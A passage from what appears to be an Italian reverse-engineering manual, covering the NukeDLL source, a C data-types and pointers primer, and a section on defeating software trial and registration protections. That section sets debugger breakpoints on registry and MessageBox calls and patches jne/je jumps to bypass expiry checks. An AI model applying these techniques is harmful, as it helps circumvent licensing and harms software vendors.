IDL_USED_BY); // Clear the listbox's contents SendMessage(hWndListbox, LB_RESETCONTENT, 0, 0); // If we were somehow passed an invalid HMODULE, bail out now if ( IsHModule(hModule) == FALSE ) return; // Use TOOLHELP to enumerate through all the DLLs in the system
  • 93.
    me.dwSize = sizeof(me); moreToGo= ModuleFirst(&me); while ( moreToGo ) { // Make a pointer to the size of the module reference table // of the current module in the enumeration LPWORD lpModRefCount = MAKELP(me.hModule, 0x1E); HMODULE far * lpModRefTable; WORD i, npModRefTable; // Make a far pointer to the module reference table of the // current module in the enumeration npModRefTable = *(LPWORD)MAKELP(me.hModule, 0x28); lpModRefTable = MAKELP(me.hModule, npModRefTable); // Iterate through all the entries in the module reference table for ( i = 0; i < *lpModRefCount; i++ ) { // Did we find an HMODULE that matches the one selected in // the left listbox? if ( *lpModRefTable == hModule ) { // At least one module references the selected DLL fHasReferencingDll = TRUE; // Add the module name to the right listbox SendMessage(hWndListbox, LB_ADDSTRING, 0, (LPARAM)(LPSTR)me.szModule); break; // No need to keep looking! } // Advance to next HMODULE in the module reference table lpModRefTable++; } // Go on to the next module in the system moreToGo = ModuleNext(&me); } // If no module directly references the selected module, the module // must have been loaded via LoadLibrary. if ( fHasReferencingDll == FALSE ) { wsprintf(szBuffer, "%d LoadLibrary loads", GetModuleUsage(hModule)); SendMessage(hWndListbox, LB_ADDSTRING, 0, (LPARAM)(LPSTR)szBuffer); } } // This routine is similar to the UpdateReferencingDllList above. Instead // of filling in a listbox though, it simply returns true if at least one // module is currently implicitly linked to the passed HMODULE. BOOL HasReferencingDll(HMODULE hModule) { MODULEENTRY me; BOOL moreToGo; if ( IsHModule(hModule) == FALSE ) return FALSE; me.dwSize = sizeof(me); moreToGo = ModuleFirst(&me);
  • 94.
    while ( moreToGo) { LPWORD lpModRefCount = MAKELP(me.hModule, 0x1E); HMODULE far * lpModRefTable; WORD i, npModRefTable; npModRefTable = *(LPWORD)MAKELP(me.hModule, 0x28); lpModRefTable = MAKELP(me.hModule, npModRefTable); for ( i = 0; i < *lpModRefCount; i++ ) { if ( *lpModRefTable == hModule ) return TRUE; // Bail out! At least one referencer found. lpModRefTable++; // Advance to next HMODULE } moreToGo = ModuleNext(&me); } return FALSE; } // The TOOLHELP notification handler routine. Looks for for module loads // and unloads, and tells the main window when to update the DLL list. BOOL CALLBACK __loadds NotifyRegisterCallback(WORD wID, DWORD dwData) { // BC++ 3.1 has a bug where it ignores __loadds. Therefore // we have to load DS by hand. #ifdef __BORLANDC__ __asm { mov ax, seg HWndDlg mov ds, ax } #endif if ( (wID == NFY_DELMODULE) || (wID == NFY_STARTDLL) ) { // Only do this for the first DLL in the group of loads/unloads if ( DllListNeedsRefresh == FALSE ) { DllListNeedsRefresh = TRUE; // Tell dialog to redraw the DLL list and then select // the first DLL in the list PostMessage(HWndDlg, WM_UPDATE_DLL_LIST, 0, 0); PostMessage(HWndDlg, WM_COMMAND, IDL_DLLS, MAKELPARAM(0, LBN_SELCHANGE)); } } return FALSE; // Tell TOOLHELP that we didn't handle the notification } // Handles all WM_COMMAND messages for the dialog void Handle_WM_COMMAND(HWND hWndDlg, WPARAM wParam, LPARAM lParam) { if ( wParam == IDL_DLLS ) // Left listbox { if ( HIWORD(lParam) == LBN_SELCHANGE ) // User has selected something { HMODULE hModule;
  • 95.
    hModule = (HMODULE)GetSelectedItemData(hWndDlg,IDL_DLLS); UpdateReferencingDllList(hWndDlg, hModule); } } else if ( wParam == IDB_NUKE_DLLS ) // "Nuke Highlighted DLL" button { HMODULE hModule; int cUsage; // Get the HMODULE of the selected DLL out of the item data hModule = (HMODULE)GetSelectedItemData(hWndDlg, IDL_DLLS); if ( IsHModule(hModule) == FALSE ) return; // Check to see if anybody is directly using the DLL. If so, // prompt the user to make sure they want to procede if ( HasReferencingDll(hModule) == TRUE ) { if ( MessageBox(hWndDlg, "The selected DLL has modules that reference it. Are you " "sure you want to do this?", "Hold on...", MB_YESNO | MB_ICONHAND) != IDYES ) return; } // Get the reference count of the DLL and call // FreeLibrary that many times cUsage = GetModuleUsage(hModule); while ( cUsage ) { FreeLibrary( hModule ); cUsage--; } // We don't need to bother to update the DLL list here. The // last FreeLibrary call above should have caused an // NFY_DELMODULE notification for the DLL. There should be a // WM_UPDATE_DLL_LIST message in our message queue, just // waiting for the chance to redraw the DLL list. } else if ( wParam == IDB_EXIT ) // The "Exit" button { EndDialog(HWndDlg, 0); } } // Handles the initial setup of the dialog void Handle_WM_INITDIALOG(HWND hWndDlg, WPARAM wParam, LPARAM lParam) { HWndDlg = hWndDlg; // Draw the DLL list in the left listbox UpdateDllList(hWndDlg); // Fake a user selection of the first DLL in the list PostMessage(hWndDlg, WM_COMMAND, IDL_DLLS, MAKELPARAM(0, LBN_SELCHANGE)); // Set up our TOOLHELP notification callback NotifyRegister(0, (LPFNNOTIFYCALLBACK) NotifyRegisterCallback, NF_NORMAL); }
  • 96.
    // Dialog procedurefor the NukeDll dialog BOOL CALLBACK _export NukeDllDlgProc(HWND hWndDlg, UINT msg, WPARAM wParam, LPARAM lParam) { switch ( msg ) { case WM_COMMAND: Handle_WM_COMMAND(hWndDlg, wParam, lParam); return TRUE; case WM_INITDIALOG: Handle_WM_INITDIALOG(hWndDlg, wParam, lParam); return TRUE; case WM_UPDATE_DLL_LIST: UpdateDllList(hWndDlg); DllListNeedsRefresh = FALSE; break; case WM_CLOSE: EndDialog(hWndDlg, 0); return FALSE; } return FALSE; } int PASCAL WinMain( HANDLE hInstance, HANDLE hPrevInstance, LPSTR lpszCmdLine, int nCmdShow ) { // Bring up the NukeDll dialog DialogBox(hInstance, "NukeDllDlg", 0, (DLGPROC)NukeDllDlgProc); // Shut down the TOOLHELP notifications set up in Handle_WM_INITDIALOG() NotifyUnRegister(0); return 0; } Il file di definizione Nukedll.def NAME 'NUKEDLL' DESCRIPTION 'Program to show DLL list and terminate rogue DLLs' EXETYPE WINDOWS CODE PRELOAD MOVEABLE DISCARDABLE DATA PRELOAD MOVEABLE MULTIPLE STACKSIZE 5120 HEAPSIZE 1024 EXPORTS NukeDllDlgProc @1 Il fle d’include Nukedll.h #define IDB_EXIT 104 #define IDB_NUKE_DLLS 103 #define IDL_DLLS 101 #define IDL_USED_BY 102 nukedll.rc #include <windows.h> #include "nukedll.h"
  • 97.
    NukeDllDlg DIALOG 82,48, 160, 114 STYLE DS_MODALFRAME | WS_POPUP | WS_CAPTION | WS_SYSMENU | WS_MINIMIZEBOX CAPTION "NukeDLL - Matt Pietrek 1994" BEGIN CONTROL "", IDL_DLLS, "LISTBOX", LBS_NOTIFY | WS_CHILD | WS_VISIBLE | WS_BORDER | WS_VSCROLL | WS_TABSTOP, 4, 14, 72, 80 CONTROL "", IDL_USED_BY, "LISTBOX", WS_CHILD | WS_VISIBLE | WS_BORDER | WS_VSCROLL | WS_TABSTOP, 84, 14, 72, 80 PUSHBUTTON "Nuke Highlighted DLL", IDB_NUKE_DLLS, 4, 98, 84, 14, WS_CHILD | WS_VISIBLE | WS_TABSTOP PUSHBUTTON "Exit", IDB_EXIT, 108, 98, 24, 14, WS_CHILD | WS_VISIBLE | WS_TABSTOP LTEXT "DLLs:", -1, 4, 4, 33, 8, WS_CHILD | WS_VISIBLE | WS_GROUP LTEXT "Used By:", -1, 84, 4, 33, 8, WS_CHILD | WS_VISIBLE | WS_GROUP END Ed infine il .mak Nukedll.mak PROJNAME = NUKEDLL $(PROJNAME).exe: $(PROJNAME).obj $(PROJNAME).res link /ON:N /A:16 $(PROJNAME).obj, $(PROJNAME), , LIBW.LIB TOOLHELP.LIB SLIBCEW.LIB,$(PROJNAME).def RC $(PROJNAME).res $(PROJNAME).exe $(PROJNAME).obj: $(PROJNAME).c $(PROJNAME).h CL /W3 /GAs /G2 /O1 /c /Zi $(PROJNAME).c $(PROJNAME).res: $(PROJNAME).rc RC -R -FO $(PROJNAME).res $(PROJNAME).rc
  • 98.
    DATI E PUNTATORIIN C Porto da esempio i dati e i puntatori in C visto che questo è una via di mezzo tra assembler ed altri linguaggi. Inoltre il discorso è fatto in relazione alla quantità di software presenti scritti con questo linguaggio. Generalmente i software professionali sono scritti quasi tutti in C/C++ e se trovate qualche programma scritto in Vbasic sicuramente non fa parte di qualche grosso progetto. In Vbasic ci troverete il programmino che sostituisce la shell Windows per permettere la cancellazione e la copia di qualche files ma difficilmente ci troverete il pacchetto di grafica professionale. La teoria dei dati in C/C++ è semplice in quanto l’unico concetto che bisogna tenere a mente è la dimensione del valore da memorizzarci dentro. Mentre Vbasic differenzia il tipo stringa da quello numerico il C/C++ non fa nessuna considerazione in merito. Se ci troviamo davanti al problema di dover memorizzare un carattere, ‘E’ ad esempio, possiamo usare il tipo CHAR, non perchè questo è legato ai tipi carattere, ma solo perchè la dimensione di un CHAR in C è sufficente a mentenere memorizzato un valore compreso tra 0 e 255 per cui ‘E’, che in ASCII avrà un valore comèpreso in questo range, è idoneo ad essere mantenuto in una variabile di tipo CHAR. Una differenzazione può essere fatta per quanto concerne il tipo signed e quello unsigned. Normalmente un certo tipo di variabile riserva un numero X di bytes. Questi bytes possono essere visti come sequenze di bits di cui n-1 bits riservati al valore mentre 1 bits, l’ultimo, per il segno. Questo significa che se ci troviamo dinanzi ad un tipo da un byte 7 bits saranno per il valore mentre l’ultimo per il segno. Da ciò è facile capire che oi valori signed memorizzabili in un tipo da 1 byte è un valore compreso tra +- 127 ovvero il valore numerico rappresentabile da 7 bits. I tipi del C sono : a) char - Character. Il valore è da -128 a +127 Se si utilizza la specifica unsitgned prima della definizione del tipo si fa in modo che anche il bit per la rappresentazione del segno venga usato per il valore per cui in un unsigned char Il seguente programmino testa se il sistema supporta il tipo unsigned. #include <stdio.h> main() { char a; unsigned char b; a = b = 128; a >>= 1; b >>= 1; printf ( "nYour computer has %ssigned char.nn", a == b ? "un" : "" ); } b) int - Integers.
  • 99.
    Lo stesso discorsodi prima. Il numero di bytes varia a aseconda della macchina. Una volta il tipo int era di 2 bytes su certe macchine mentre su altre che distinguevano il tipo long integer da quello short integer lo trattavano a 4 bytes come il tipo long. In ogni caso guardate l’ambiente e il sistema. Se il tipo int è a 2 bytes allora avrete : int - 2 bytes – 15 bits per il valore e 1 per il segno – da -32768 a +32767 unsigned int – 2 bytes – 16 bits per il valore – 65535 c) long – Long Qui il valore è quello di 4 bytes ovvrero 31 per il valore e 1 per il segno o tutti per il valore. Il range è -4294967296 +4294967295. d) float e double - The Real Numbers. I valori per questi tipi sono : MAXFLOAT 3.40282346638528860e+38 MINFLOAT 1.40129846432481707e-45 MAXDOUBLE 1.79769313486231470e+308 MINDOUBLE 4.94065645841246544e-324 In C avete a disposizione il concetto di array per creare delle liste di valori dello stesso tipo. Le stringhe vengono infatti trattate dal C come array anche se di fatto il compito di gestire alcune cose è compito degli algoritmi. Per fare un esempio con il basic potrei avere : A$ = “Stringa”; B$ = A$; La prima variabile, a seguito dell’assegnazione, conterrebbe il valore Stringa. La seconda assegnazione copierebbe Stringa in B$. Di fatto quella che pe noi è una sola azione per il sistema è un algoritmo. In pratica ogni carattere di A$ verrebbe preso e se considerato valido copiato in B$. Il controllo di validità, è da copiare o no, potrebbe essere fatto mediante la lunghezza della stringa (ripeti per n volte con n = a len(A$)), oppure mediante un carattere di controllo (è il carattere x di A$ == al carattere di fine stringa ? NO. Allora copia). Questo per dire che in C le stringhe vengono trattate solo per il fatto ce esistono algoritmi per la loro gestione. In genere il carattere 0 (non ASCII(0) ... proprio NULL) è usato per terminare la stringa. Esiste una famiglia di funzioni del C che servono a manipolare le stringhe. Lasciamo per ora perdere il C++ e il suo operator overloading ! Queste funzioni permettono la copia di due array, l’accodamento e la comparazione. In ogni caso essiste sempre una grossa componente algoritmica che è simile a quella che troverete analizzando i sorgenti in assembler nelle fasi di comparazione. Prendiamo l’algoritmo di copia da un array all’altro. Usa i come indice e assegnalo a 0 Prendi il caratteri i dell’array b. Segna posizione. E’ 0 ovvero il carattere di fine stringa ?
  • 100.
    Si. Aggiungi all’arraya nella posizione i il carattere null e termina. No. Aggiungi all’array a nella posizione i il carattere i dell’array b. Incrementa i di 1 e riprendi dalla posizione segnata. In C : char a[] = “Stringa”; char b[10]; int index = 0; while(a[index] != 0) { b[index] = a[index]; ++index; } a[index] = 0; Bisogna ricordarsi sempre che in fase di assegnazione fatta alla dichiarazione il carattere 0 di fine stringa viene assegnato automaticamente se no è compito nostro ad inserirlo. Se ad esempio nell’algoritmo precedente ci si fosse dimenticati di assegnare l’aultimo 0 a a[index] avremmo avuto problemi utilizzando nuovamente a (provate a pensare se in b[] non ci fosse stato lo 0 ... sarebbe andato avanti al’infinito). Questo tipo di algoritmi li troverete spesso nei controlli fatti dalle routine in assembler. La comparazione di stringhe infatti avviene facendo questo ragionamento. Pendi il carattere i di a e confrontalo con il carattere i di b. Se è finita la stringa b ritorna 0. Se è uguale incrementa l’indice e ricomincia. Se non è uguale ritorna il valore del carattere i di a – (meno) il carattere i di b. Il valore restituito sarà : 0 se a == b <0 se a < b >0 se a > b A questo punto possiamo aggiungere un semplicissimo concetto. Dicevamo che il tipo dice che dimensione possiede al massimo il valore memorizzato. Le variabili dove sono memorizzate ? In memoria. Se quindi diciamo char a diciamo che a è una variabile di 1 byte in memoria. Ma se è in memoria e la memoria è una sequenza di bytes numerati da 0 alla dimensione massima del sistema potremo anche dire che a è posizionato ad un certo indirizzo. L’operatore unario & restituisce l’indirizzo di una variabile. Attenzione che gli array sono già trattati come array. Se abbiamo char a[20]; potremmo riferirci all’indirizzo del primo elemento di a con : &a[0]; Essendo un array dire a senza null’altro è come dire &a[0]; A questo punto subentra l’aritmetica degli indirizzi. Ho omesso il concetto di struttura relativa ai dati in quanto preferisco vederla con gli indirizzi più avanti.
  • 101.
    L’operatore &, dicevamorestituisce l’indirizzo di un oggetto, mentre l’operatore * posizionato dinanzi ad un indirizzo ci fa riferire al contenuto di quell’indirizzo. Se avessimo : int a = 20; Significa che a è una variabile intera (2 bytes) che contiene il valore 20. Questo valore 20 si troverà a qualche indirizzo di memoria per cui se dicessi : &a sarebbe come dire l’indirizzo di a che in questo caso sarebbe l’indirizzo dove si trova il valore 20. Se &a è l’indirizzo di a: *(&a) sarebbe come dire il valore puntato dall’indirizzo di a per cui il comando : stampa *(&a) stamperebbe 20. Gli indirizzi sono numeri per cui i puntatori possono essere soggetti ad un aritmetica. Avendo : char a[20]; dire a sarebbe come dire &a[0] per cui a sarebbe un valore numerico. a+1 è l’indirizzo rappresentato da a + 1 * dimensione_tipo. Fate attenzione a quel dimensione tipo. Gli incrementi, decrementi ecc. sono sempre relativi, in numero di bytes, al numero richiesto * la dimensione del tipo del puntatore. In bytes dire : int a; int bytes = &a + 1; sarebbe come dire &a + (1 * dimensione di int) Per cui se &a è 1000 in bytes troveremo 1002 ovvero 1000 + (1 * 2). Usando gli array possiamo riferirci ad un elemento con : a[100] ovvero il 100 elemento di a oppure : &a[0] + (100 * 2) Avrete visto in alcuni esempi portati in altri capitoli la potenza dell’aritmetica dei puntatori.
  • 102.
    PREFAZIONE AI TIPIDI RICERCHE Come dicevamo prima, spesso la chiave per riuscire ad individuare i punti giusti in cui vengono eseguiti gli input dei codici di registrazione sta’ nel fatto di capire quali funzioni delle API o quali meccanismi vengono usati per eseguire le letture. Partiamo dal presupposto che i tempi in cui le protezioni erano fatte con il metodo “Chiedi la password, confrontala con xxx, avverti ok o non ok” è finito. Le maschere del seguente tipo sono comuni e non sono quasi mai parti originali del software ma programmi professionali destinati alla gestione dei dimostrativi. Le tecniche adottate sono molto complesse e spesso utilizzano algoritmi particolari. Qui a fianco abbiamo il marchio del metodo di crittografia utilizzato dal software per la gestione dei dimostrativi adottato da software house come ad esempio Macromedia, Symantec ecc. Il programma visto nella panoramica fatta nell’apposito capitolo denominato ProcDump serve a creare dei DUMP decodificati di certi tipi di sistemi. Questi software dispongono di certi costi che spesso sono legati alla singola copia per cui molti programmi possiedono delle protezioni più caserecce (e meno complesse). In ogni caso i tempi del GetDlgItemText è sempre più distante per cui è importantissimo individuare il metodo da seguire inizialmente, dipendente da alcune cose. Spesso capita anche che prima che venga effettivamente attivato un programma ci compaia una MessageBox con l’avvertimento di quanti giorni ci rimangono a disposizione o addirittura un messaggio in cui veniamo avvisati che il tempo a nostra disposizione è scaduto. Come dicevo prima questo può avvenire per funzioni incluse nella logica del programma, ovvero inserite direttamente dal programmatore originale, o tramite programmi di protezione che possono intervenire anche su programmi eseguibili già compilati. Questi ultimi sono sempre moduli professionali dove le routines di richiesta del codice seriale avviene tramite complicati algoritmi che possono essere anche collegati a sistemi di registrazione su rete Internet. In questi casi le testate dei programmi sono crittografate e il tracing dei programmi è abbastanza complesso. Molte utilities viste prima servono ad eseguire il dump di tali programmi quali ad esempio quelli che usano VBOX. Abbiamo appena ricordato PROCDUMP. Norton e Macromedia utilizzano spesso questi moduli anche se nelle ultime versioni le DLL sono state modificate per by-passare le ormai innumerevoli routines generatrici di codice presenti su Internet. Ad esempio le funzioni di protezione dei software presenti con prodotti Macromedia erano residenti dentro alla DLL rsagnt32.dll (prende il nome dal metodo di crittografia RSA). Le ultime versioni dispongono delle seguenti dimensioni.
  • 103.
    Nelle versioni precedenti Tuttii software presenti in Internet per Macromedia con l’ultima versione (la prima mostrata) non funzionano piu’. Comunque per farla breve vi sarà capitato di chiedervi dove vengono letti i vari “12 giorni”, “30 giorni” ecc., ovvero i tempi relativi all’uso di un programma timelock. Quasi sempre avvengono delle letture dentro al registro alla ricerca di chiavi non sempre così chiare come si vorrebbe. Leggevo una specie di scritto su Internet che si definiva come “Il manuale hacker” in cui c’era un capitolo con delle domande e risposte in cui ne compariva una : “Quando un programma ti avvisa che il tempo è scaduto ed esce senza darti la possibilità di giungere alla finestra di registrazione come si deve fare ?” La risposta : “Cercate nel file del registro le voci sotto CURRENT_USER/Software relative al programma in questione e cancellatele.” Avrebbe potuto anche scrivere : “Sperate che ci sia un pulsante per resettare i giorni e premetelo.” Chi scrive le routine legate alla protezione a tempo non inserisce nel registro voci cosi facilmente rintracciabili ed in particolare modo sotto le voci specifiche del programma in questione. SoftIce e Wdasm possono servire anche in questo caso. Attivateli e cercate d’inserire dei breakpoint nei punti in cui vengono eseguite delle chiamate a RegQueryValue ecc. Inserite anche qualche breakpoint andando a clickare sulla funzione MessageBox. Guardate l’esempio del programma seguente il quale è scaduto. Per l’esempio è usato WDASM. Dopo averlo caricato richiediamo di aver visualizzate le funzioni importate. Subito nelle prime righe risultano le funzioni legate alla gestione del registro. Facciamo click su quelle legate all’interrogazione e settiamo dei breakpoint senza cercare inizialmente di capire se si tratta dei punti che ci interessano a noi. Attiviamo il programma con F9 ed attendiamo per vedere se si ferma da qualche parte. Appena il tutto si interromperà verrà visualizzata la finestra in cui compaiono anche i parametri passati alla funzione. In questa finestra esiste un tasto GET API RESULT che esegue la chiamata e ritorna i valori di ritorno dalla funzione. I seguenti dati sono quelli catturati dalla finestra (non riporto tutta la finestra a causa delle dimensioni). API LONG Arg00 = RegQueryValueExA(Arg01,Arg02,Arg03,Arg04,Arg05,Arg06)
  • 104.
    API Address=00405998, APIReturn Address=00446B69 Arg01 = (HKEY) c49ad860->(Ž) Arg02 = (LPTSTR) 00447d80 -> "Reg" Arg03 = (LPDWORD) 00000000 -> 00ca000b Arg04 = (LPDWORD) 0069fc4c -> 00000000 Arg05 = (LPBYTE) 0069fc64 -> "`|¼" Arg06 = (LPDWORD) 0069fc60 -> 00000004 RESULT for API RegQueryValueExA Arg00 = (LONG) 00000002 Arg01 = (HKEY) c49ad860->(Ž) Arg02 = (LPTSTR) 00447d80 -> "Reg" Arg03 = (LPDWORD) 00000000 -> 00ca000b Arg04 = (LPDWORD) 0069fc4c -> 00000000 Arg05 = (LPBYTE) 0069fc64 -> "`|¼" Arg06 = (LPDWORD) 0069fc60 -> 00000004 Come vedete uno degli argomenti è “Reg”. Proseguiamo con l’esecuzione e controlliamo sempre che nelle vicinanze del codice in questione non venga indicata qualche chiamata a funzioni tipo MessageBox utilizzate per visualizzare il messaggio di Tempo Scaduto. API LONG Arg00 = RegQueryValueExA(Arg01,Arg02,Arg03,Arg04,Arg05,Arg06) API Address=00405998, API Return Address=00446B69 Arg01 = (HKEY) c49ad860->( ) Arg02 = (LPTSTR) 00447d64 -> "Start" Arg03 = (LPDWORD) 00000000 -> 00ca000b Arg04 = (LPDWORD) 0069fc3c -> 00000000 Arg05 = (LPBYTE) 0069fc54 -> "¼üi" Arg06 = (LPDWORD) 0069fc50 -> 00000008 RESULT for API RegQueryValueExA Arg00 = (LONG) 00000000 Arg01 = (HKEY) c49ad860->( ) Arg02 = (LPTSTR) 00447d64 -> "Start" Arg03 = (LPDWORD) 00000000 -> 00ca000b Arg04 = (LPDWORD) 0069fc3c -> 00000003 Arg05 = (LPBYTE) 0069fc54 -> "" Arg06 = (LPDWORD) 0069fc50 -> 00000008 Poche linee di programma dopo, a seguito di controlli sui valori restituiti da quest’ultima chiamata, viene richiamata la funzione MessageBox con il testo relativo all’avviso di tempo scaduto. API int Arg00 = MessageBoxA(Arg01,Arg02,Arg03,Arg04) API Address=004060B8, API Return Address=00447AC8 Arg01 = (HWND) 00000d1c (Window"-------- --------") Arg02 = (LPCTSTR) 00447d98 -> "Your trial period for -------- ------- has expired and the program will no longer functi" Arg03 = (LPCTSTR) 00447d84 -> "Expiration Notice" Arg04 = (UINT) 00000030 I vari --------- --------- sono il nome del programma che ho usato come esempio che ho cancellato. Analizzando il codice prima della chiamata a MessageBox sarà facile trovare qualche jne o je che indirizzerà o farà evitare questo punto. In questo caso possiamo seguire due vie. La prima, la più complessa, ci porterà ad analizzare bene il codice per capire quali valori indicano l’avvenuta registrazione.
  • 105.
    In questo casodovremo adottare tecniche di reverse engineering per riuscire a ricostruire il tutto in modo coretto. Potremmo anche capire quale codice indica la registrazione ed andarlo ad inserire nel registro senza modificare il codice del programma. L’altro metodo sarà quello più semplice di modificare il jne in je o viceversa in modo che il programma non si interrompa e ci permetta almeno di arrivare alla dialog d’inserimento del codice. Se il programma non possiede limitazioni nella versione demo potremmo al limite non registrarlo. In altre parole il programma si accorgerà di essere scaduto ma non si interromperà. Il programma usato come esempio non possiede chiamate a GetDlgItemText ecc. per eseguire la lettura del codice di registrazione. In ogni caso sbagliando ad inserirlo esegue una chiamata a MessageBox per eseguire la segnalazione di codice errato. Eseguendo l’intercettazione e ritornando indietro nel codice dove è avvenuta la chiamata si giunge ad un punto di partenza dove viene eseguita la preparazione del messaggio d’errore. Una scritta segnala che la chiamata a quel punto avviene all’indirizzo 00446F72. Sicuramente il controllo del codice inserito avverrà da quelle parti per cui sarà il caso di andare a vedere all’indirizzo specificato. Utilizzando SoftIce avete la possibilità di gestire il backtrace buffer per cui arrivati ad un certo punto potreste eseguire lo step by step a ritroso. Mentre con WDASM dovete posizionasi su ogni MessageBox con SoftIce potete inserire un breakpoint unico relativo a tutti i MessageBox. BPX MessageBox In alcuni casi le tecniche legate alle routines di registrazione sono ancora più nascoste per cui bisogna sperare di potersi affidare ad altri metodi per individuarle. Trattandosi di programmi Windows esiste tra le risorse la tabella delle stringhe. WDASM ad esempio possiede un pulsante relativo ad una funzione che mostra le stringhe esistenti come risorse. In questo caso esistono due possibilità. La prima è quella di cercare le stringhe come ad esempio “Grazie per la registrazione”, “Codice errato” ecc. Guardate la seguente lista. "t$A" "TApplication" "TextHeight" "Thank You for registering!" "This is a read-only property, " "This program is licensed to:" "This program is unregistered." "TMMConnectorWindow" Come potete vedere una stringa è relativa al ringraziamento per la registrazione. Eseguendo il click su questo WDASM ci posiziona sul codice che la utilizza.
  • 106.
    La lettura ditali siringhe avviene tramite la funzione API LoadString per cui è sempre possibile inserire breakpoint legate a questa funzione. user32.LoadStringA user32.LoadStringA user32.MapVirtualKeyA user32.MapWindowPoints Dicevo prima che spesso le funzioni di protezione derivano da moduli commerciali esterni che vengono agganciati ai file eseguibili. In questo caso sicuramente esistono funzioni legate alla gestione della protezione inserite in DLL esterne. WDASM prevede un flag che blocca il programma tutte le volte che viene letta una DLL. In ogni caso la prima cosa da fare è quella di analizzare le funzioni importate. Generalmente a fianco al nome della funzione c’è quella della DLL de4ntro alla quale questa è situata. oleaut32.VariantClear oleaut32.VariantCopyInd SHRLK21.CheckProtectionDLL SHRLK21.DoRegistration SHRLK21.GetStatus SHRLK21.PassHandle user32.ActivateKeyboardLayout user32.AdjustWindowRectEx Nel precedente esempio sono da notare le funzioni DoRegistration dentro alla DLL SHRLK21. Chiaramente queste funzioni saranno oggetti di controllo. In questo caso la cosa alta subito all’occhio ma non sempre è cosi semplice. Alcune volte trovate nella directory windowssystem alcune DLL di piccole dimensioni che sono appunto collage alle routines di protezione. Ad esempio : C:WindowsSYSTEMVBOXB40.DLL C:WindowsSYSTEMVBOXB403.DLL C:WindowsSYSTEMVBOXB410.DLL C:WindowsSYSTEMvboxp40.dll C:WindowsSYSTEMvboxp403.dll C:WindowsSYSTEMvboxp410.dll C:WindowsSYSTEMVBOXT40.DLL C:WindowsSYSTEMVBOXT403.DLL C:WindowsSYSTEMVBOXT410.DLL Precedentemente, parlando dei programmi che ci permettono di individuare alcune cose legati ai programmi target, avevamo detto che una cosa fondamentale è quella di individuare il linguaggio utilizzato. Se ad esempio guardando con QuickView ci accorgiamo che il programma utilizza una DLL chiamata VB40032.DLL allora sappiamo che il programma è scritto in Visual Basic 4 per cui funzioni come GetDlgItemText o GetDlgItemInt non serviranno a nulla. In Visual Basic potremmo cercare di intercettare funzioni come HMEMCPY. Per poter utilizzare un breakpoint basato su questo messaggio dovremo abilitarlo e disabilitarlo più volte in particolare modo se utilizziamo SoftIce. HMEMCPY probabilmente viene utilizzato in altre funzionalità del programma e non solo in corrispondenza della lettura del codice. Questo significherebbe, a breakpoint attivato, che la finestra di SoftIce continuerebbe a comparire anche in punti da noi non richiesti. Vi ricordo che SoftIce può essere attivato anche manualmente in qualsiasi momento premendo CTRL-D o i tasti settati.
  • 107.
    In alcuni casiè possibile utilizzare gli identificatori di processo, gli handle delle Windows ecc. come selettori da utilizzare come filtri per i vari breakpoint. Per spiegarmi meglio voglio ricordare che SoftIce mostra il codice e segue tutti i processi attivi per cui affidandosi per l’attivazione alla pressione del CTRL- D è possibile visualizzare la finestra del codice mentre questo è relativo a qualsiasi processo attivo. Mettendo un breakpoint su un messaggio generico, WM_INITDIALOG ad esempio, interromperemmo l’esecuzione tutte le volte che questo tipo di messaggio capiterebbe e non solo relativo alla finestra o al processo da noi voluto. Mediante i comandi di visualizzazione informazioni possiamo ricevere le informazioni da inserire come filtri. Invece di immettere un comando di breakpoint generico : bmsg WM_INITDIALOG potremmo stabilire che il messaggio deve essere relativo alla finestra xxx. Bmsg 0FC4 WM_INITDIALOG In Windows 2000 esiste la possibilità già da sistema di ricevere certe informazioni relative ai processID. Dicevo inizialmente che alcuni software professionali per la creazione di demo inseriscono le loro routines dentro a DLL esterne al programma. Potrebbe anche essere che in prima istanza non vengono indicati gli usi di certe funzioni semplicemente perchè queste non sono dentro al programma caricato con il debugger. Se le DLL vengono collegate al programma principale tramite una libreria linkata in fase di linking allora potrebbe verificarsi che il debugger analizzando le funzioni importate vedano anche quelle legate alle DLL del programma. Se la DLL viene caricata dinamicamente con LoadLibrary o funzioni simili il programma potrebbe non sapere di avere DLL collegate fino al momento dell’attivazione dell’istruzione di lettura dinamica della DLL. In questo caso bisogna intervenire eseguendo una passata dinamica ovvero una fase in cui si cerca con ogni mezzo di sapere quali dll usa il nostro programma. Se il pacchetto software al momento dell’installazione mette nella directory del programma delle DLL è facile supporre che queste siano usate. Le DLL potrebbero essere inserite dal software d’install dentro a windowssystem per cui potremmo vedere il loro caricamento solo in modo dinamico. Esistono programmi, ne abbiamo nominato qualcuno nell’apposito capitolo legato ai softwares, che avvisano quando viene caricato un programma o una dll. Individuate quali DLL vengono caricate bisogna andare a vedere quali funzioni includono per cercare di capire se esiste qualche nome sospetto (anche se è difficile). Dicevo inizialmente che quasi tutti gli esempi presenti in Internet sono relativi a programmi le cui routines di inserimento dei codici sono facilmente individuabili grazie alla ricerca della fatidica GetDlgItemText.
  • 108.
    Quando anni fà,1986, scrissi il mio primo volume sulla programmazione a basso livello in C trattai le tecniche in cui si salvavano gli indirizzi di certi interrupts e si sostituivano con nostre funzioni. Il discorso del metodo di lettura delle funzioni legate alla gestione del dimostrativo può avvenire tramite metodi letti dinamicamente tramite LoadLibrary. Una delle protezioni migliori è chiamata SENTRY32. Il seguente spezzone di codice testa le dll di Sentry32. // the following block is for testing running an external dll file // !!sample program!! testing softSENTRY dll #include "stdafx.h" #include "windows.h" typedef DWORD (CALLBACK *DWLPSSD)(); #define UserDef_ReturnValue 12345 /* user can change here for selfdefined return value */ #ifdef _WIN32 char *userDef_DllNamePtr = "c:trash1ssDll32.dll";/* user can change here for selfdefined DLL name */ #else char *userDef_DllNamePtr = "c:trash1ssDll16.dll";/* user can change here for selfdefined DLL name */ #endif void TestDllGeneratedBYsoftSENTRY() { CString mcMsg; DWORD retCode = 0l; char retString[64]; /* for testing, display retCode */ HINSTANCE hDll = NULL; DWLPSSD lpSSDllProc = NULL; CWinApp* pApp = NULL; hDll = LoadLibrary(userDef_DllNamePtr); if (hDll) { lpSSDllProc = (DWLPSSD)GetProcAddress(hDll, "softSENTRY"); } else { AfxMessageBox("LoadLibrary Fail!"); return; } if (!lpSSDllProc) { AfxMessageBox("GetProcAddress Fail"); FreeLibrary (hDll); return; } retCode = (*lpSSDllProc)(); if (hDll) FreeLibrary (hDll); _ltoa(retCode, retString, 10); if (retCode == UserDef_ReturnValue) { Proprio in relazione al fatto che spesso i moduli di protezione vengono inserite dentro al codice di DLL esterne, leggete quello che nelle spiegazioni di Sentry viene detto : “ As an alternative to injecting protection into 